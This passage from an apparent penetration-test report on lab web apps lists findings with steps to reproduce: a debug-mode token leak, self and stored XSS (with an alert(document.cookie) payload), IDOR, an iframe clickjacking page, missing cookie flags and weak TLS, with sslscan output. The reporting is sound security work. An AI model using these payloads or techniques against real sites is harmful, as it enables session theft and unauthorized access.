


2. Notice that the debug mode discloses the source code and current controller.







### 3. It also discloses the current Laravel and PHP version



### 4. The SQL query that will execute for forgetting password request, and the execution time for each of them



- The reset password token, which can be used to reset the password directly without having access to the email mailbox






## 5.1.5 Unencrypted Communications

### Steps to Reproduce:

1. Navigate to <https://sso-eejn99.hackthecert.systems/>, and notice that you will redirect automatically to the http website that sends data over a network without an encryption layer






## 5.1.6 Self XSS via Edit Profile

### Steps to Reproduce:

1. Navigate to dashboard page <http://sso-eejn99.hackthecert.systems/dashboard>, and go to "Profile" from the header navbar





2. Enter the XSS payload below in the name field, then click "Update"

```
<script>alert(document.cookie)</script>
```

Secure Digital Identity — Mozilla Firefox

Secure Digital Identity x +

← → ↻ http://sso-eejn99.hackthecert.systems/profile

Dashboard dark ▾

## Dashboard

**Welcome dark !**

Name

Email

Password

Confirm Password

**UPDATE**

3. Notice that the payload work and the XSS payload retrieved the user cookies

Secure Digital Identity

http://sso-ejn99.hackthecert.systems/profile

Hacking Labs OSINT Services Vuln DB Cyberus University Courses Dart C++ Web Cyber Security AI Embedded System Tools Designs GameDev Freelance Digital Marketing PHP Tutorial Completed

Dashboard

Profile has been successfully updated

Welcome

sso-ejn99.hackthecert.systems

XSRF-  
 TOKEN=eyJldiI6IktodGcuTkIwTHFOMHU6OWpnbRfQ1aW9PSislnZhbHVlIjoicFb2I6ckh0WpnbV2s1Qld4cz3Kc2IuKkR3ZjZ2Fubk9DRmZBQGEuWETWMyYQURaamhMYjB1bmZpZmow4QnRkRmFmRm9man12SLYMo1QnshN1N1bVURxdUgiQXf6enQ22mmNRTU5Y01EWfJQVVc45TBUaEc2f2fqcIElCjYWMiOihZMDBNmu1MTQ5ZWZlZG MwOTM2NzG0NDYsN2MyNdhmNTRjYjM4MmU2ZTk5NjhNGYyNVlYzA5Yl45ZTJlZWUzImwscFhpejln0%3D  
 fakegetp\_jdp\_session=eyJldiI6IktodGcuTkIwTHFOMHU6OWpnbRfQ1aW9PSislnZhbHVlIjoicFb2I6ckh0WpnbV2s1Qld4cz3Kc2IuKkR3ZjZ2Fubk9DRmZBQGEuWETWMyYQURaamhMYjB1bmZpZmow4QnRkRmFmRm9man12SLYMo1QnshN1N1bVURxdUgiQXf6enQ22mmNRTU5Y01EWfJQVVc45TBUaEc2f2fqcIElCjYWMiOihZMDBNmu1MTQ5ZWZlZG MwOTM2NzG0NDYsN2MyNdhmNTRjYjM4MmU2ZTk5NjhNGYyNVlYzA5Yl45ZTJlZWUzImwscFhpejln0%3D  
 BZUUBENWxMwYyzWbWQXpfeKIDU1Y5YXVkdzhzE0GScZIMVIZ2l PBHrPdpG5lnXc6MjBMjVEVYQURaamhMYjB1bmZpZmow4QnRkRmFmRm9man12SLYMo1QnshN1N1bVURxdUgiQXf6enQ22mmNRTU5Y01EWfJQVVc45TBUaEc2f2fqcIElCjYWMiOihZMDBNmu1MTQ5ZWZlZG MwOTM2NzG0NDYsN2MyNdhmNTRjYjM4MmU2ZTk5NjhNGYyNVlYzA5Yl45ZTJlZWUzImwscFhpejln0%3D


OK

4.

## 5.1.7 Sensitive Cookie in HTTP Session Without 'Secure' and 'HttpOnly' Attribute

### Steps to Reproduce:

1. Open burpsuite and connect the browser to the burp's proxy
2. Navigate to any page on the <http://sso-eejn99.hackthecert.systems/>
3. Intercept the request, and notice that the server response has "Set-Cookie" header but without "Secure" and "HttpOnly" flags/attributes




## 5.1.8 TLSv1.0 and TLSv1.1 Enabled

### Steps to Reproduce:

1. Open terminal, and use sslscan tool to check the TLS version

***sslscan sso-eejn99.hackthecert.systems***



```

darkknight@parrot ~
> $ sslscan sso-eejn99.hackthecert.systems
Version: 2.0.10-static
OpenSSL 1.1.1m-dev xx XXX xxxx

Connected to 172.67.128.77

Testing SSL server sso-eejn99.hackthecert.systems on port 443 using SNI name sso-eejn99.hackthecert.systems

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 enabled
TLSv1.1 enabled
TLSv1.2 enabled
TLSv1.3 enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression disabled

Heartbleed:
TLSv1.3 not vulnerable to heartbleed
TLSv1.2 not vulnerable to heartbleed
TLSv1.1 not vulnerable to heartbleed
TLSv1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.3 128 bits TLS_AES_128_GCM_SHA256 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_AES_256_GCM_SHA384 Curve 25519 DHE 253
Accepted TLSv1.3 256 bits TLS_CHACHA20_POLY1305_SHA256 Curve 25519 DHE 253
Preferred TLSv1.2 256 bits ECDHE-ECDSA-CHACHA20-POLY1305 Curve 25519 DHE 253
Accepted TLSv1.2 128 bits ECDHE-ECDSA-AES128-GCM-SHA256 Curve 25519 DHE 253
  
```

2. Notice that TLSv1.0 and TLSv1.1 are enabled




## 5.2 SupportTicket - Issue Tracker


### 5.2.1 Stored XSS via Create Category

#### Steps to Reproduce:

1. Navigate to categories page <http://support-jqn7t8.hackthecert.systems/categories>, and click "Create"




2. Enter a XSS payload in the Name field, then click "Create"





3. Notice that the payload will be stored in the categories page and execute each time any user opens this page



## 5.2.2 IDOR in Show Tickets Functionality

### Steps to Reproduce:

1. Navigate to <http://support-jqn7t8.hackthecert.systems/tickets/{id}>, and replace '{id}' with a random id for multiple time
2. Notice that you can access any ticket in the SupportTicket even if you are not authorized.


## 5.2.3 Clickjacking (UI Redressing)

### Steps to Reproduce:

1. Create a new html file and write the below code on it

```
<html>
<head><title>Clickjack test page</title></head>
<body>
<p>Website is vulnerable to clickjacking!</p>
<iframe src="http://support-jqn7t8.hackthecert.systems/login" width="100%" height="1000"></iframe>
</body>
</html>
```

2. Open the file in any browser and notice that the web page loaded in iframe successfully, so it is vulnerable to clickjacking attacks






## 5.2.4 Unencrypted Communications

### Steps to Reproduce:

